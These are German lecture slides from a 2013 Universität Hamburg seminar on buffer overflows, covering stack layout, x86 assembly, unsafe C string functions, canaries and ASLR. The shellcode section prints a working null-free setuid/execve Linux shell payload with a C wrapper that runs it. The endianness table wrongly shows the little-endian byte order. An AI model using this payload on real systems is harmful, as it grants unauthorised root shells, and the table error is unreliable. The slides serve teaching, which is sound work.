Buffer Overflow

Denis Graf, Tim Krämer, Konstantin Schlese

Universität Hamburg
Fachbereich Informatik

6. Januar 2013

Agenda

1. Einführung
   - Allgemeines über Buffer Overflows
   - Historische Angriffe
   - Definition
2. Reverse Engineering
   - Speicher
   - Stack
3. Assembler
4. C Strings
5. Shellcode
6. Sicherheitsmaßnahmen
   - Canries
   - ASLR

Allgemein: Was ist ein "Buffer Overflow"?

- ein Softwarefehler
- eine der häufigsten Sicherheitlücken in aktueller Software

- Bei zu großen Daten für nicht ausreichend dimensionierten Puffer kann
  - Speicher anderer Funktionen der Applikation überschrieben werden.
  - eine potentielle Sicherheitslücke entstehen.

Allgemein: Warum Buffer Overflows ausnutzen?

- **ultimatives Ziel:** komfortablen Zugang zum System schaffen mit möglichst vielen Zugriffsrechten
- Teilziele:
  - Code im Speicher ausführen (Keylogger, Viren, ...)
  - weitere Sicherheitslücken schaffen
  - Dateien auf dem Zielsystem verändern
  - ...

Allgemein: Wie werden Buffer Overflows ausgenutzt?

- meist: Überschreiben der Rücksprungadresse
  - Aufruf einer anderen Funktion / Subroutine
  - Aufruf von eingeschleusten (injizierten) Code (bekannt als *Shellcode*)

- Blaster Worm (also known as Lovsan, Lovesan or MSBlast)
- hacking a car with music (extra code in digital music files)
- GBC Pokemon Yellow Hack
- Playstation 2 - beliebigen Code booten (z.B. Linux)

Definition

Ein Pufferüberlauf ist eine **Anomalie**, die entsteht wenn ein Programm schreibend die Grenzen des Puffers überschreitet und benachbarten Speicherzellen überschreibt.


Begriffsdefinitionen

- Heap-overflow und Stack-overflow
  - **Heap:** Daten im Speicher, keine direkte Möglichkeit das Programmcode zu beeinflussen, nur durch Nebeneffekte.
  - **Stack:** dynamische Variablen, Stackframe und Rücksprungadresse.

Erforderliches Wissen

- Wissen über die Architektur
- Allgemeines Wissen über die Software, die wir ausnutzen wollen (C-Strings usw.), außerdem über das Betriebssystem.
- Um Buffer Overflows auszunutzen und Zielsoftware zu "Reverse Engineeren"brauchen wir Assembler-Kenntnisse
- Welche Tools sind nützlich?
- Wie wird Shellcode geschrieben?

Reverse Engeneering I



Reverse Engineering(*RE*) oder auch Rekonstruktion, bezeichnet den Vorgang aus einem bestehenden fertigen System oder einem industriell gefertigten Produkt durch Untersuchung der Strukturen, Zustände und Verhaltensweisen, die Konstruktionselemente zu extrahieren.

Reverse Engeneering II

- RE bedeutet: Aus dem fertigen Objekt wird wieder ein Plan erstellt.
- Die Suche nach Buffer Overflows erfordert Kenntnisse des Software RE.
- Um es euch näher zu bringen, werden wir versuchen folgende Dinge zu vermitteln:
  - Aufbau der Programme
  - Hardware Architektur
  - Betriebssystem
  - Kenntnisse über einzelner Tools, die dafür verwendet werden können.

Aufbau der Programme

- Ein Programm kann aus verschiedenen Sichten betrachtet werden:
  - Als Softwareentwickler, der verschiedene Algorithmen einsetzt.
  - Als jemand, der den Quellcode oder die Bedeutung des Programms wiederherstellen will.
  - Für die CPU ist das alles gleich.

Sichten I

Entwickler:

```c
// Dies ist C code
#include <stdio.h>
#include <stdlib.h>

int main()
{
    puts("!!!Hello World!!!");
    return EXIT_SUCCESS;
}
```


Reverse Engineer:

```
; dies ist ein Assembly Listing
stack_top = dword ptr -10h
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 10h
mov     [esp+10h+stack_top],
        offset strHelloWorld;
call    _puts
mov     eax, 0
leave
retn
```

CPU:

```
0C C7 44 24 08 40 00 00 00 89 44 24 04 8B 44 24 24 89 04 24 E8 A7 05 00 00 83 EC 10 8B 44 24 38 89
7C 24 08 89 74 24 04 89 1C 24 83 F8 40 0F 95 44 24 1E 83 F8 04 0F 95 44 24 1F E8 40 05 00 00 80 7C
24 1F 00 74 8E 80 7C 24 1E 00 74 87 8B 44 24 20 89 6C 24 0C 89 44 24 08 8B 44 24 30 89 44 24 04 8B
44 24 24 89 04 24 E8 52 05 00 00 83 EC
```

Speicher




- Jedes Programm arbeitet mit Speicher.
- Durch virtuellen Speicher hat jedes Programm eine bestimmte Sicht des Speichers.
- Die meisten Programmiersprachen benutzen den Stack, der auch für das Programm als Speicher sichtbar ist.

Ausführbares Format (exe bzw. elf) I

Das gespeicherte Abbild des Programms und das geladene Abbild im Speicher.


```
1 int var1;                    // .bss
2 int var2 = 10;               // .data
3 const double c = 1;          // .rodata
4 void func()                  // .text
5 {
6     char* c = malloc(10); // heap
7     char d[10];              // stack
8     int b;                   // stack
9 }
```

Wie ein Programm-Speicher sieht



- Vor dem Start wird das Programm von der Festplatte (oder anderem Speicher) in den RAM geladen oder z.B. vom Flash in den virtuellen Speicherraum gemappt.
- Die Programme haben mehrere Blöcke, z.B.:
  - Konstanten,
  - nicht initialisierte Variablen,
  - Code Speicher,
  - usw.


Stack



- wächst nach unten (zu niedrigeren Adressen)
- wird benutzt um lokale Variablen zu speichern.
- der „Stack Frame“ ist ein Stackbereich, der von einer bestimmten Funktion zur Speicherung der lokalen Daten dient.
- wenn eine Funktion angesprungen wird, wird auf dem Stack ein neuer Stack Frame alloziert.
- auf dem Stack können Puffer zur Eingabe alloziert werden.
- **Wichtig:** der Stack Pointer zeigt auf das letzte gespeicherte Element.


<table>
<tr><th></th><th>Big Endian</th><th>Little Endian</th></tr>
<tr><td>Architectures</td><td>sparc, powerpc, some ARM, MIPS, Itanium</td><td>x86, some ARM, MIPS, Itanium</td></tr>
<tr><td>32-bit Register Wert</td><td>0xAABBCCDD</td><td>0xAABBCCDD</td></tr>
<tr><td>Wert im Speicher</td><td>0xAABBCCDD</td><td>0xDDCCBBAA</td></tr>
<tr><td>Vorteile</td><td>Man sieht echte Integer Werte im Speicher (nicht umgedreht)</td><td>Addresse vom 32bit Integer ist genau wie die vom 8 bit Integer</td></tr>
<tr><td>Nachteile</td><td>Zugriffsart verändert den Wert</td><td>Hardware muss Bytes tauschen, Integer nicht im Speicher lesbar</td></tr>
<tr><td>Was im Speicher steht wenn man 0xDEAD-BEEF auf der Adresse 0 speichert.</td><td><table><tr><td>Adresse</td><td>0</td><td>1</td><td>2</td><td>3</td></tr><tr><td>Wert</td><td>DE</td><td>AD</td><td>BE</td><td>EF</td></tr></table></td><td><table><tr><td>Adresse</td><td>0</td><td>1</td><td>2</td><td>3</td></tr><tr><td>Wert</td><td>DE</td><td>AD</td><td>BE</td><td>EF</td></tr></table></td></tr>
</table>

x86: für uns relevante Register



- `e` Prefix bedeutet 32 Bit, `r`: 64 Bit und ohne: 16 Bit
- `ah/al` bedeutet höheres/niedriges Byte eines 16 Bit Registers.
- `eip`: Instruktionspointer
- `esp`: Stack Pointer
  - wichtig: zeigt auf das letzte Element
- 7 „General Purpose“ Register (`ea,b,c,dx`, `esi`, `edi`, `ebp`)
- `eflags`: Zustandsregister

Segmentregister




- Ein Hack um mit 16-Bit CPU mehr Speicher zu adressieren.
- z.B. Adresse des Codes ist nicht einfach `(e)ip` Register, sondern
  - `cs:eip` = `cs` * 16 + `eip`
  - `cs:eip` = `(cs << 4) + eip`
- Ladeoperationen benutzen bei default `ds`.

Aufrufkonventionen

- Aufrufkonventionen sind Methoden, mit der in Computerprogrammen einer Funktion Daten übergeben werden.
- oft architektur- und kompilerspezifisch.
- wird manchmal von dem ABI(Application Binary Interface) bestimmt.
- können vom Softwareentwickler in C/C++ gewählt werden.
- Für uns sind '`cdecl`' und '`stdcall`' relevant.

CDECL



- Argumente zur Funktion sind auf dem Stack im verkehrter Reihenfolge.
- Aufrufer räumt den Stack auf
- Falls `EAX`, `ECX` und `EDX` von Aufrufer benutzt wurde, so werden die von ihm (auf dem Stack) auch gespeichert.

Warum Assembler?

- Wir müssen Programme auch ohne Quellcode lesen können um Exploits drin zu finden.
- Wir können nicht in C direkt auf Register wie Instruktions Pointer zugreifen.
- Exploit Code soll oft klein sein und im Assembler kann man auf alles verzichten, was ein ein gültiges C Programm ausmacht (wie Funktionsprolog).
- Assembler wird direkt zu Maschinebefehlen umgewandelt und ist minimal.

- Beispiel:
  `mov eax, ebx` ; schreibe den Wert aus `ebx` in `eax`

- Ziel oder Quelle können Adressen enthalten (stehen in eckigen klammern)
  - Beispiel: `mov [eax], ebx` ; Speichere den Wert aus dem `ebx` im Speicher auf der Adresse, die in `eax` steht.
- Merke: Werte in Klammern `[x]` bedeuten:
  - Dereferenzierung von Pointern
  - Zugriff auf Inhalt der Speicherzelle auf der Adresse `x`

Assembler II

- Hexadezimale Werte habe ein `h` Suffix, z.B. `10h` (16 in dezimal)
- Datentypen im Assembler sind:
  - `byte`, `word` (16-Bit), `dword` (32-Bit), `qword` (64-Bit)
- Beispiel: `"and word ptr [ebp - 2], FF00h;"`
  - verunde den 16-Bit Wert auf der Adresse `ebp - 2` mit `0xFF00`.
- Durch ein Label ist eine beliebige Stelle im Code referenziert.
  - `irgend_ein_label:`

Simples Beispiel von vorher I

Entwickler:

```c
// Dies ist C code
#include <stdio.h>
#include <stdlib.h>

int main()
{
    puts("!!!Hello World!!!");
    return EXIT_SUCCESS;
}
```

Reverse Engineer:

```
; dies ist ein Assembly Listing
stack_top = dword ptr -10h
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 10h
mov     [esp+10h+stack_top],
        offset strHelloWorld;
call    _puts
mov     eax, 0
leave
retn
```

Lea Befehl

- Bedeutet "Load Effective Address"
- `lea esi, [ebx + 8 * eax + 4]` ist equivalent zu
  `mov esi, ebx + 8 * eax + 4`
- `mov` kann einfach nicht so viele Operationen auf einmal machen
- Die eckigen klammer haben nicht die normale Bedeutung, sondern stehen da weil `lea` einen der Addressierungsmodi der x86 bezeichnet.

C Strings (char array)

Was sind C Strings?

- Arrays von char und terminierendes Nullbyte (`/x0`)

Warum ist das ein Problem?

- Durch den Wegfall des Nullbytes werden alle weiteren Zeichen als String interpretiert
- `char Text[10]="Hallo Welt";`

Wie werden die C strings missbraucht? I

- Unsichere Funktionen, die Grenzen der Eingabe nicht Prüfen
  - `gets`, `strcpy`, `strcat`, `(v)sprinf`
- Auch bei den sicheren Varianten (`strncpy`, `snprintf`, ...) muss man aufpassen, dass man kein `int` übergibt, wo man `unsigned` erwartet.

```
1 int len = -1;
2
3 if (len > 800) error("too big"); // kein Fehler!
4 fgets(input, len, fd);           // len wird als 0xFFFFFFFF
5                                  // interpretiert!
```

Shellcode I

Ok wir haben unser Stack Overflow gefunden, wie geht es weiter?

- Wir haben Kontrolle über:
  - Buffer
  - Gespeichertes altes Stackframe und die Rücksprungadresse

Was können wir damit machen?

- Wir können auf eine beliebige Stelle springen und eine beliebige Code da ausführen.

Shellcode II

Moment mal, Der Puffer ist auf dem Stack, jedoch welche Adresse hat der Puffer? Welche Adresse haben die Standarte libc funktionen, z.B. execve oder CreateProcess

- Wenn das Betriebssystem kein Adress Space Layout Randomization benutzt, dann ist der Stack immer auf der gleichen Adresse gemappt!
- Der "CreateProcessäus dem kernel32.dll auch!
- Also man kann z.B. auf Windows XP herausfinden und auf allen anderen Instanzen von diesem OS verwenden.

Shellcode III

Shellcode für Windows ist komplexer

- System Call Interface ändert sich mit jeder Version
- Die Services von dem Betriebssystem werden durch DLL's exportiert.
- Windows API erwartet oft Umfangreiche structs die man nicht Platzsparend im Shellcode encodieren kann.
- Windows syscalls exportieren nicht das Socket Interface.

Shellcode Linux vs. Windows

- Linux:
  - Syscall Nummer ins `eax`, parameter in `ebx-edx`
  - per `int 80h` Softwareinterrupt auslösen
- Windows:
  - lade DLL und finde die Adresse die die benötigte Funktion bereitstellt.
  - Finde die Addresse der Funktion.
  - Schreibe Parameter auf den Stack.
  - Springe auf die Funktionsadresse
- Um weitere DLLs zu laden müssen wir zuerst kernel32 finden und die beiden Funkionen daraus: `LoadLibraryA` und `GetProcAddress`

Shellcode I

Weiterhin je nach dem Fehlerart müssen wir einige Vorgaben einhalten, zum Beispiel:

- Man will solche Strings erzeugen, die keine 0 enthalten, da dieses Zeichen den String terminiert.
- Da die Puffergröße limitiert ist, optimiert man die Shellcode für die Größe, z.B. statt `movl $0, %eax` wird oft `xor eax, eax` verwendet, da der letzte Befehl nur 2 Bytes vs den ersten, der 5 Bytes ist und außerdem kein 0 Byte enthält.

Shellcode II

Kleinste SETUID und EXECVE GNU/LINUX x86 SHELLCODE ohne Nullen, die eine Shell aufruft: Assembler Payload

```
1  ######### nasm/yasm source #######
2  global _start ; default entry point for the os
3  section .text ; code section
4      _start:
5      ;setuid
6      xor ecx,ecx
7      lea eax,[ecx+17h] ;setuid syscall
8      int 80h
9      ;execve
10     push ecx            ; ecx = 0
11     push 0x68732f6e     ; sh/
12     push 0x69622f2f     ; nib//
13     mov ebx,esp         ; pointer to "struct pt_regs"
14     lea eax,[ecx+0Bh]   ; execve syscall
15     int 80h             ; system call
```

Shellcode III

Kleinste SETUID und EXECVE GNU/LINUX x86 SHELLCODE ohne Nullen, da ein Shell erzeugt: C wrapper

```
1 #include <stdlib.h>
2 const char shellcode[] = "\x31\xc9\x8d\x41\x17\xcd\x80\x51\x68\x6e\
      x2f\x73"
3
4                 "\x68\x68\x2f\x2f\x62\x69\x8d\x41\x0b\x89\xe3\xcd\
                      x80";
5 int main(int argc, char** argv)
6 {
7    (*((void (*)(void)) shellcode))();
8    return 0;
9 }
```

- Blau ist ein Typ einer Funktion die nichts nimmt und nichts zurückgibt.


Shellcode IV

- Durch die erste Klammerung (Grün) wird ein Pointer auf ein Array in ein Pointer auf die Funtkion umgewandelt.
- Das * ist ein Dereferenzierungsoperator, also genau so wie klammern im Assembler.
- Zuletzt die Magenta Klammern am Ende bezeichnen ein Funktionsaufruf

Canaries

- Bekannte Werte, die zwischen dem Buffer und den anderen Werten höher auf dem Stack liegen.
- Beim Verlassen der Funktion wird das Vorhandensein überprüft.
- Falscher Wert $\rightarrow$ der Puffer wurde illegal überschrieben.
- 3 Typen:
  - Terminator
  - Random
  - Random XOR

Address Space Layout Randomization



- Security Feature gegen Buffer Overflows
- unter Linux ist mit dieser Technik Stack, Memory Mapping Sgement und Heap zufällig verschoben.
- Problem 32-Bit Speicherraum ist eng.
- mit AMD64 gibt es 48-Bits.